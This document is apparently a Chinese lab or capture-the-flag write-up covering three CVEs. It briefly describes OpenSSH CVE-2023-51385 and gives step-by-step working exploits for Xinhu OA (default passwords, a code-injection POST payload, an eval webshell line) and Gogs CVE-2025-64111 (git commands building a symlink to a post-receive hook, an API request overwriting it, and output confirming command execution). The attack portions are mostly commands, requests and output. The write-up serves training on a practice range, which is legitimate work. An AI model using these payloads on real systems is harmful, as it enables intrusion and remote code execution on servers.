CVE-2023-51385
靶标介绍:
OpenSSH 是使用 SSH 协议进行远程登录的连接工具。在OpenSSH 9.6版本之前的ssh中,如果用户名或主机名中含有shell元字符(如 | ‘ “等),并且ssh_config中ProxyCommand、LocalCommand指令或”match exec”谓词通过%u、%h或类似的扩展标记引用用户或主机名时,可能会发生命令注入。Git未禁止用户或主机名中的shell元字符,存储库可能包含一个带有shell元字符的子模块用户或主机名,可能导致产生命令注入漏洞。
OpenSSH 9.6 命令注入
CVE-2023-1773
靶标介绍:
信呼OA是一款免费开源的办公OA系统,包括APP,pc上客户端,REIM即时通信,服务端等。信呼OA在2.3.3版本之前存在代码注入漏洞。该漏洞影响到组件配置文件处理程序的webmainConfig.php文件的代码。篡改导致代码注入。
信呼OA <=2.3.3 代码注入
打开可以看到版本信息:
Copyright ©2026 信呼协同办公系统v2.3.1养成一个思维,这种明显的框架出现了第一时间去找到版本号,找找是否有Nday
信呼安装之后默认存在账号diaochan/xiaoqiao/daqiao/rock/zhangfei/zhaozl等用户,密码都是123456
用diaochan/123456登陆进去要求改密码,随便改一个root1
hackbar构造请求(源码分析放在代码审计文章里面,这里只讲如何实现getshell)
GET:https://eci-2ze3rq07n002sqck4mpo.cloudeci1.ichunqiu.com:80/index.php?d=main&m=flow&a=copymode&ajaxbool=true

POST:id=1&name=a{};phpinfo ();class a
回显OK说明成功写入class a了。对生成的文件进行访问
https://eci-2ze3rq07n002sqck4mpo.cloudeci1.ichunqiu.com:80/webmain/flow/input/mode_a{};phpinfo ();class aAction.php回显phpinfo()的信息
开始注入getshell,还是刚刚的注入的url,将phpinfo()换成下面的:
eval (strtoupper("eval (\$_request[1]);"));这里这么写是有讲究的,源码里面会将传递的参数会被转换成小写字母
回显ok说明上传成功,可以webshell工具进行连接
还是刚刚访问phpinfo()的url,将命令换一下就行,url后面得url编码一下,不然会出错
flag:flag{28a92435-6a1e-4a67-ab5f-0d357074ddd3}CVE-2025-64111
靶标介绍:
Gogs 是一款使用 Go 语言开发的开源自托管 Git 服务平台,主打轻量化与易部署,广泛应用于个人及小型团队的私有代码托管场景。 攻击者可通过特定 API 接口绕过安全检查,构造符号链接指向 .git/config 配置文件,并对其内容进行修改。通过在配置文件中注入恶意 sshCommand 参数,攻击者可在系统执行 Git 相关操作时触发远程命令执行。(账号密码:gogs_admin/admin123)
影响版本<=0.13.3,CVSS4.0评分9.3
访问http://39.106.48.123:32916/admin可以查看版本信息:
0.13.3
Git 版本
2.47.2
Go 版本
go1.24.4
编译时间
2025-06-09 12:44:37 UTC
构建提交
5084b4a9b77a506f5e287e82e945e1c6882b827a
访问平台,账号登陆
进入后,生成API token:
2565049be39a50a662d2391b0281f92713924489创建两个仓库exp和hook,本地文件夹初始化
21899@wolf MINGW64 /c/Wolf/Work-place
$ cd exp

21899@wolf MINGW64 /c/Wolf/Work-place/exp
$ git init
Initialized empty Git repository in C:/Wolf/Work-place/exp/.git/

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ cd ../hook

21899@wolf MINGW64 /c/Wolf/Work-place/hook
$ git init
Initialized empty Git repository in C:/Wolf/Work-place/hook/.git/
每个文件夹内创建一个README,hook文件夹内还要有symlink_target.txt,内容写/data/git/gogs-repositories/gogs_admin/<exp仓库名>.git/hooks/post-receive,也就是/data/git/gogs-repositories/gogs_admin/exp.git/hooks/post-receive,还有一个空的h文件
exp仓库push一次:
21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ cd ../exp

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ ls
README.md

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ git add .

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ git -c user.name=attacker -c user.email=a@a commit -m 'one-test'
[master (root-commit) 05d8e9b] one-test
 1 file changed, 1 insertion(+)
 create mode 100644 README.md

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ git remote add origin http://gogs_admin:admin123@39.106.48.123:32916/gogs_admin/exp.git

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ git -c credential.helper= push -u origin master
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 195 bytes | 195.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
To http://39.106.48.123:32916/gogs_admin/exp.git
 * [new branch]      master -> master
branch 'master' set up to track 'origin/master'.
git -c user.name=attacker -c user.email=a@a commit -m ‘one-test’设置用户名以及邮箱为假的即可,职业素养
-c credential.helper=,避免 Git Credential Manager 干扰
hook仓库要进行一点操作,文件按前面说的操作好就行,目的是做一个 symlink 指向 exp 的 post-receive,目标路径通常是/data/git/gogs-repositories/gogs_admin/<exp仓库名>.git/hooks/post-receive
21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ cd ../hook

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git init
Reinitialized existing Git repository in C:/Wolf/Work-place/hook/.git/

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git add .

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git -c user.name=attacker -c user.email=a@a commit -m 'one-test'
[master (root-commit) 5d11bc6] one-test
 3 files changed, 2 insertions(+)
 create mode 100644 README.md
 create mode 100644 h
 create mode 100644 symlink_target.txt

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ blob=$(git hash-object -w symlink_target.txt)

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ echo $blob
38321919f0eb8d72e5c7cb5773f9aa31c8799066

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git update-index --add --cacheinfo 120000 $blob h

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git ls-files --stage
100644 56a6051ca2b02b04ef92d5150c9ef600403cb1de 0       README.md
120000 38321919f0eb8d72e5c7cb5773f9aa31c8799066 0       h
100644 38321919f0eb8d72e5c7cb5773f9aa31c8799066 0       symlink_target.txt

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git -c user.name=attacker -c user.email=a@a commit -m 'add hook symlink'
[master fef911f] add hook symlink
 1 file changed, 1 insertion(+)
 mode change 100644 => 120000 h

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git remote add origin http://gogs_admin:admin123@39.106.48.123:32916/gogs_admin/hook.git

21899@wolf MINGW64 /c/Wolf/Work-place/hook (master)
$ git -c credential.helper= push -u origin master
Enumerating objects: 7, done.
Counting objects: 100% (7/7), done.
Delta compression using up to 8 threads
Compressing objects: 100% (5/5), done.
Writing objects: 100% (7/7), 577 bytes | 577.00 KiB/s, done.
Total 7 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
To http://39.106.48.123:32916/gogs_admin/hook.git
 * [new branch]      master -> master
branch 'master' set up to track 'origin/master'.
blob=$(git hash-object -w symlink_target.txt)
git update-index --add --cacheinfo 120000 $blob h
添加一个名为 h 的文件,类型是符号链接,而它指向的内容就是 $blob 里的那个路径
/data/git/gogs-repositories/gogs_admin/exp.git/hooks/post-receive
这里要根据仓库名进行修改,可以验证传上去的是symlink类型

GET /api/v1/repos/gogs_admin/hook/contents/h HTTP/1.1
Authorization: token 2565049be39a50a662d2391b0281f92713924489
开始准备脚本:
#!/bin/sh
id 2>/dev/null
exit 0
base64编码:
IyEvYmluL3NoCmlkIDI+L2Rldi9udWxsCmV4aXQgMA==用漏洞接口覆写 symlink 指向的 hook 文件,
PUT /api/v1/repos/gogs_admin/hook/contents/h HTTP/1.1
Authorization: token 2565049be39a50a662d2391b0281f92713924489
Content-Type: application/json

{
  "branch":"master",
  "message":"overwrite hook",
  "content":"IyEvYmluL3NoCmlkIDI+L2Rldi9udWxsCmV4aXQgMA=="
}


HTTP/1.1 201 Created
返回201已经创建即可
最后回到 exp 仓库,再 push 一次触发 hook随便修改一下README,然后push即可触发代码,并返回结果
21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ git add .

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ git -c user.name=attacker -c user.email=a@a commit -m 'exp'
[master a6eb67e] exp
 1 file changed, 1 insertion(+), 1 deletion(-)

21899@wolf MINGW64 /c/Wolf/Work-place/exp (master)
$ git -c credential.helper= push -u origin master
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Writing objects: 100% (3/3), 223 bytes | 223.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
remote: uid=1000(git) gid=102(git) groups=102(git),102(git)
To http://39.106.48.123:32916/gogs_admin/exp.git
   05d8e9b..a6eb67e  master -> master
branch 'master' set up to track 'origin/master'.
可以看到返回了id命令的结果